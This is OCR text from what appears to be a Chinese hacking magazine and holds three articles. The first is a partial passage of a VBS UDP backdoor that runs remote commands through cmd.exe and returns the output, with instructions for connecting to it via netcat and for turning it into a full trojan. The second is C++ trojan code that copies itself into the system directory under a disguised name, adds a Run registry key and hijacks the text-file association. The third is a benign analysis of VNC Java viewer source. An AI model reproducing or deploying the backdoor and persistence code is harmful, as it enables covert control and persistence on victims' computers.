sock.getdata revdata,vbString
    if instr(revdata,"exit")>0 then
        exit do
      else
on error resume next
            tempfile="C:\" & fso.GetTempName
            'cmd=right(revdata,len(revdata)-4)
            cmd=left(revdata,len(revdata)-3)
//利用绑定cmd的输出
            call sc.Run ("cmd.exe /c " & cmd & " > " & tempfile,0,True)
            Set txf = fso.OpenTextFile(tempfile,1,false,0)
//把输出的文件读入内存，用SendData发送到客户端
            sock.senddata txf.readall & vbcrlf & vbcrlf
            txf.close
            call fso.DeleteFile(TempFile,True)
      end if
//嘻嘻，下面是我的版权
      sock.senddata "--End--" & vbcrlf & "ForHelp exit:end|run:<RunFileName>" & vbcrlf & "Maked by Attrib Data:2004.7.28" & vbcrlf & vbcrlf
end if
Loop
sock.senddata "连接已关闭!" & vbcrlf
sock.close
sock=nothings
---------------------
```

到此，代码的基本架构已经完成了，要想做一个全能的木马，可以在代码里加上诸如开机自动运行等。由于VBS程序没有设置出错保护，可能一些错误的操作会出现，有兴趣的朋友可以自己试试。用法是先把这个VBS后门运行在服务端，之后就用你的NC连接，因为用的是UDP协议，NC的命令行是"NC -u IP Port"，记得要加上那个"-u"参数啊，之后就像WinShell一样用就行了，下面是在我的机器里测试的截图，如图4所示。

至于TCP如何编写，道理也跟UDP差不多，我这里就不再多写了，大家可以自己研究下。如果有什么好的方法还可以和我一同研究。





图4



编程实现修改注册表完成程序自启动

文/RITATV

无论是病毒还是木马程序的编制，都常常会碰到如何在系统启动时自动运行自己的程序的问题，这里我将结合自己的经验来谈一谈程序的自动加载技术，顺便也说说程序的自拷贝，也就是将自身拷贝到系统目录下。通常在Windows系统中，程序自动启动的方法有两种，一是利用修改Win.ini和System.ini等文件的数据段的方法，本文就不详细说了；二是使用修改注册表的方法，下面来详细介绍一下。

在Windows2000计算机的系统注册表中，我们通过向子目录HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run中添加新的键值就可以让程序在系统启动的过程中自动启动。这里我们将要介绍的是如何在程序中实现这种方法。

无论对于病毒还是木马，仅仅有自动加载的功能是不够的，如果启动起来进程一旦被系统关掉，还必须通过某种方式重新启动程序，这里我要谈到的是程序的自动关联技术，可以将我们的程序与常用的程序关联，比如与文本文件关联，这样当用户每次试图打开文本文件的时候，就会将我们的程序打开。这种方法也是通过修改注册表的方法进行关联可以修改注册表的HKEY_CLASSES_ROOT\txtfile\shell\open\command下的默认键值来达到关联的目的。

还有一点，也是经常采用的技术。我们的程序第一次运行的时候，最好能将自身复制到Windows的系统目录中，这里我们使用了CopyFile()函数，复制的过程中为了使得我们的程序更具有隐蔽性，没有采用原来的名字，而是改成了一个与某些系统文件貌似的文件名称，也就是木马常常使用的伪隐藏的方法。

程序源代码用VC++6.0写成，读者请查看光盘"源代码"栏目，按照文章名查找即可。在重新编译本程序的时候，一定要将编译开关选择为多线程版本，否则会提示找不到_beginthreadex和_endthreadex。

下面我们共同来探讨一下整个代码。

```
#include<TCHAR.h>
#include<iostream.h>
#include<afx.h>
#ifdef MAX_PATH
#undef MAX_PATH
#define MAX_PATH 200
#endif
int main()
{
TCHAR TempPath[MAX_PATH];
CString temp;
//取Windows的系统目录，如果读者需要取Windows目录，则要使用GetWindowsDirecotry()函数，不清楚的地方可以查阅一下MSDN。
::GetSystemDirectory(TempPath,MAX_PATH);
temp=TempPath;
temp=temp+_T("\\Intranet.exe");
int len=temp.GetLength();
//进行相应的类型转换，使之能够与RegSetValueEx()函数的参数类型匹配
LPBYTE lpb=new BYTE[len];
for(int j=0;j<len;j++)
{
    lpb[j]=temp[j];
}
    lpb[j]=0;
```

```
// 判断文件的拷贝成功与否，成功返回非零值；// 指定FALSE时，若文件已经存在则不覆盖。
    if(!CopyFile("KillYou.exe",temp,FALSE))
    {
            LPVOID lpMsgBuf;
// 对出错消息进行格式化，FormatMessage()的参数5，在向lpMsgBuf赋值时默认使用了LocalAlloc()函数。
            FormatMessage(
    FORMAT_MESSAGE_ALLOCATE_BUFFER |
            FORMAT_MESSAGE_FROM_SYSTEM |
            FORMAT_MESSAGE_IGNORE_INSERTS,
            NULL,
            GetLastError(),
            MAKELANGID(LANG_NEUTRAL, SUBLANG_DEFAULT), // 使用默认语言
            (LPTSTR) &lpMsgBuf,
            0,
            NULL
    );
// 抛出出错信息
MessageBox( NULL, (LPCTSTR)lpMsgBuf, "Error", MB_OK );
// 必须使用LocalFree()释放
    LocalFree( lpMsgBuf );
}
// 定义一个指向注册表子目录的句柄
HKEY hKey;
LPCTSTR data_Set="Software\\Microsoft\\Windows\\CurrentVersion\\Run";
// 设定自动运行模块，这里首先要将注册表打开，返回子目录句柄，然后使用这个句柄，// 对相应的键值进行修改，操作完成一定要将打开的句柄关闭
::RegOpenKeyEx(HKEY_LOCAL_MACHINE,data_Set,0,KEY_WRITE,&hKey);
::RegSetValueEx(hKey,_T("remotecontrol"),NULL,REG_SZ,lpb,len);
::RegCloseKey(hKey);
// 设定文件关联，如果要修改默认的键值，在函数RegSetValueEx()的第二个参数中可以传入NULL，操作完成后，将打开的句柄关闭
data_Set="txtfile\\shell\\open\\command";
::RegOpenKeyEx(HKEY_CLASSES_ROOT,data_Set,0,KEY_WRITE,&hKey);
::RegSetValueEx(hKey,NULL,NULL,REG_EXPAND_SZ,lpb,len);
::RegCloseKey(hKey);
// 感谢用户选择使用本软件
MessageBox(NULL,"Thank you for using this program!","HELLO",MB_OK);
// 将用new分配的内存释放掉
delete []lpb;
return 0;
}
```

写到这里，笔者的这个程序已经解析完了，这个程序你可以运行一下看一看，如果你感到它很烦的话，可以按照程序中提供的注册表的路径将修改了的键值修改过来就可以，不过千万不要忘记到系统目录下将它揪出来删掉，名称是Intranet.exe。如果还有哪里有疑问，可以找高手或者到黑防论坛问一下，就到这里啦！

适合读者	Java程序员
前置知识	Java基本语法
难度等级	中

透析VNC编程



文/图 风之扬

VNC是由剑桥大学的AT&TLaboratories小组开发的一个远程桌面访问和操作工具，特别适合于跨平台的远程访问，其功能的实现过程是：首先通过VNC客户端连接到运行的VNC服务器，键盘和鼠标动作被发送到服务器，然后将服务器的桌面快照压缩，通过VNC协议发送到客户端。本文将通过研究这个软件的相关代码，进一步了解这个优秀软件的一些秘密。

VNC简介及可编程性

1.可编程性探讨

VNC是一个典型的C/S(Client/Server)模式软件，要使Server正常工作，则被控制服务器的操作系统和TCP/IP协议都必须能正常工作，具有能访问的IP地址。比较典型的过程是把整个图形控制台的帧缓存进行复制，并且把来自客户端的控制输入返回给系统，再用RFB把帧缓存的内容传送到客户端进行显示。

现在远程应用是十分普遍的，为什么很多商家选用VNC作为解决方案呢？因为VNC是"多路复用的"。也就是说，在没有客户桌面观看的情况或者多个客户同时观看的情况下，都不会影响图形应用程序的继续运行；同时，由于VNC具有极佳的可移植性，对于各种硬件和操作系统（包括大型机、电话手持机和非常大量的老式机器）都可以免费得到良好的实现，这些特性使得VNC成了许多开发难题的解决方案。假设有一个运行在Linux机器上的图形应用程序，现在要移植到Windows桌面，或者将它转换成一个Web应用程序。完美的解决是，将应用程序显示的图形反馈给一个Linux主机上的VNC服务器，然后凭借Windows或Web上的VNC客户端来远程地查看应用程序。这样一来，原本从

源代码级进行移植需要耗费几周时间的工作，现在仅用一个下午就可以完成。

2、安装及代码获得

首先要到http://www.realvnc.com下载相关的软件和代码 演示代码可以到http://cvs.sourceforge.net/viewcvs.py/vncj/vncj/src/vncjdemo/下载。

在Windows环境下安装VNC服务器类似于在Linux环境下的安装 首先解压安装文件，运行Setup就可以实现VNC服务器的安装。和普通的软件一样，执行Setup后，所有必需的文件都会被复制到硬盘，同时也会创建一个程序组。启动VNC Server服务后，设置一个访问密码就可以了。

VNC Viewer是一个很小的执行文件，可以把它拷贝到软盘上随身携带。UNIX下的VNC Viewer通常会需要X-Server的支持，也有在MicroWindows/Phonto等GUI环境下的VNC Viewer，可以根据自己的运行环境去选择合适的客户端。在启动客户端后，只需要输入想远程控制的机器的IP地址，在VNC Viewer连接上远端的机器后，输入访问密码，对方机器的桌面就出现在屏幕上了。比较典型的有Windows/MacOS桌面、X-Window的界面、XFree86的窗口管理器TWM等。

NC还可以工作在"被动联结方式"，这是一个非常有用的功能，在需要连接到一台在防火墙后面的机器的时候，可以把VNC Viewer开启进入Listen模式，让VNC Server按普通模式相反的方向去连结VNC Viewer就可以绕过这一障碍，和普通的方式一样，可以非常方便地控制远端的机器。

VNC控制器编程初探

现在，我们已经知道用户能够利用VNC来分割计算并通过不同的机器来显示，并且开发者能够使用同一技术将图形结果显示给终端用户。尤其值得一提的是，在原来代码的基础上，我们还可以编写查看器。本文将以Java为例，编写环境为Windows 2000/XP，编程工具为Jbuilder9、JCreator Pro。

1.用VNCj实现远程控制

Vncj参考地址 http://sourceforge.net/projects/vncj

在Java中设计远程控制应用程序有许多优势。首先，Java语言的跨平台特点当之无愧，从而可以在任何服务器上运行应用程序。其次，Java在远程控制方面有一个强大的开发平台。比如通过Swing工具包创建一个视窗界面再立即远程输出它，通过2D图形库在一个内存缓冲中对终端工作。

"站在巨人的肩膀上，我们可以看得更远"。在前人开发的基础上，本文将介绍一个自由的、百分之百的Java库VNCj。通过它，我们可以创建远程控制的Swing、AWT（抽象窗口工具包）和在Java中能够被任何访问的应用程序。它提供的6种模式分别是Swing模式、AWT模式、轻量级模式、像素模式、控制台模式、RFB模式，这些代码可以通过VNCj的CVS服务器看到。

其中，如果你已经有一个建立好的VNC基础构造，VNCj的控制台模式允许你将一个控制台仿真成一个VNC终端，并且你能够在一些用户中共享控制台。但是，RFB（远程帧缓冲）模式在VNCj内被作为一个独立库执行，是一个很好的选择，而本文所提到的VNC Viewer软件代码正是采用此模式。

RFB是"RemoteFrameBuffer（远程帧缓冲）"协议，是VNC显示的通信协议。VNC及其信赖RFB的配件可以通过Java编写，假设你要监视远程主机上的一个操作。要做到这一点，我们可以通过编写一个运行在兼容Java的浏览器中运行的Java applet程序来实现，它仅需要一个可靠的传输（TCP/IP）和一个显示像素点的方法（要么重定向写入到一个Framebuffer中，要么通过一个窗口系统）。

2、代码分析

Java applet程序代码 http://www.realvnc.com/dist/vnc-4.0-javasrc.zip

下载代码后，我们可以看到，压缩包里有3个文件夹，分别是RDR包、RFB包、VNC viewer包，编译后，它们将直接生成3个包文件。其中，RDR包主要是实现输入输出流，RFB主要实现远程帧缓冲协议，VNC viewer主要实现浏览窗口的一些参数。完整的编译界面如图1所示，下面我们将详细的讲解。




图1

首先是典型的数据读取类的实现，比较常用的功能是确保一定的数据存储空间 设定一个变量使它自动扩展空间 对于不同的参数设置不同的读取方法 溢出异常的声明等。这在RDR包中比较常见，并通过一些类函数进行了实现。比较典型的例子如下：

```
//摘自JavaInStream.java
public JavaInStream(java.io.InputStream jis_) { this(jis_,
defaultBufSize); }

//readBytes()方法，读取数据
public void readBytes(byte[] data, int offset, int length)
```

```
    if (length < minBulkSize) {
      super.readBytes(data, offset, length);
      return;
    }

    int n = end - ptr;
    if (n > length) n = length;

    System.arraycopy(b, ptr, data, offset, n);
    offset += n;
    length -= n;
    ptr += n;

    while (length > 0) {
      n = read(data, offset, length);
      offset += n;
      length -= n;
      ptrOffset += n;
    }
  }
```

其次是RFB包，这个包可以说就是RFB协议的Java实现。其实现过程是 VNC Client通过架在TCP/IP上的VNC协议与VNC Server沟通，通过认证后，把桌面环境、输入设备和X资源交给VNC Server掌控，VNC Server再将桌面环境通过VNC协议发送给VNC Client端，让VNC Client来操纵VNC Server桌面环境和输入设备。因此，这个包中的文件就比较多，实现的功能也比较庞杂，包括连接的实现、消息的读取和识别验证、编码和进制的常量声明、用户密码等。比较典型的验证代码如下：

```
  // VncAuth.java
  package rfb;
  public class VncAuth {
  //声明一些常量
    public static final int ok = 0;
    public static final int failed = 1;
    public static final int tooMany = 2; // deprecated
    public static final int challengeSize = 16;
  //口令认证
    public static void encryptChallenge(byte[] challenge,
String passwd) {
      byte[] key = new byte[8];
      for (int i = 0; i < 8 && i < passwd.length(); i++)
{
        key[i] = (byte)passwd.charAt(i);
      }
      DesCipher des = new DesCipher(key);
      for (int j = 0; j < challengeSize; j += 8)
        des.encrypt(challenge,j,challenge,j);
    }
    void obfuscatePasswd(String passwd, byte[] obfuscated)
{
      for (int i = 0; i < 8; i++) {
        if (i < passwd.length())
          obfuscated[i] = (byte)passwd.charAt(i);
        else
          obfuscated[i] = 0;
      }
      DesCipher des = new DesCipher(obfuscationKey);
      des.encrypt(obfuscated,0,obfuscated,0);
    }
    String unobfuscatePasswd(byte[] obfuscated) {
      DesCipher des = new DesCipher(obfuscationKey);
      des.decrypt(obfuscated,0,obfuscated,0);
      int len;
      for (len = 0; len < 8; len++) {
        if (obfuscated[len] == 0) break;
      }
      char[] plain = new char[len];
      for (int i = 0; i < len; i++) {
        plain[i] = (char)obfuscated[i];
      }
      return new String(plain);
    }
    static byte[] obfuscationKey = {23,82,107,6,35,78,88,
7};
  }
```

VNC Viewer包是关于窗口浏览器的一些文件实现，如对话框、桌面、F8快捷键菜单、连接信息、连接选项、密码对话框、入口函数等。其中，VNC Viewer.java是运行时的入口函数，也就是我们要编译整个文件夹的Java文件时，选择它作为主类，如图2所示。

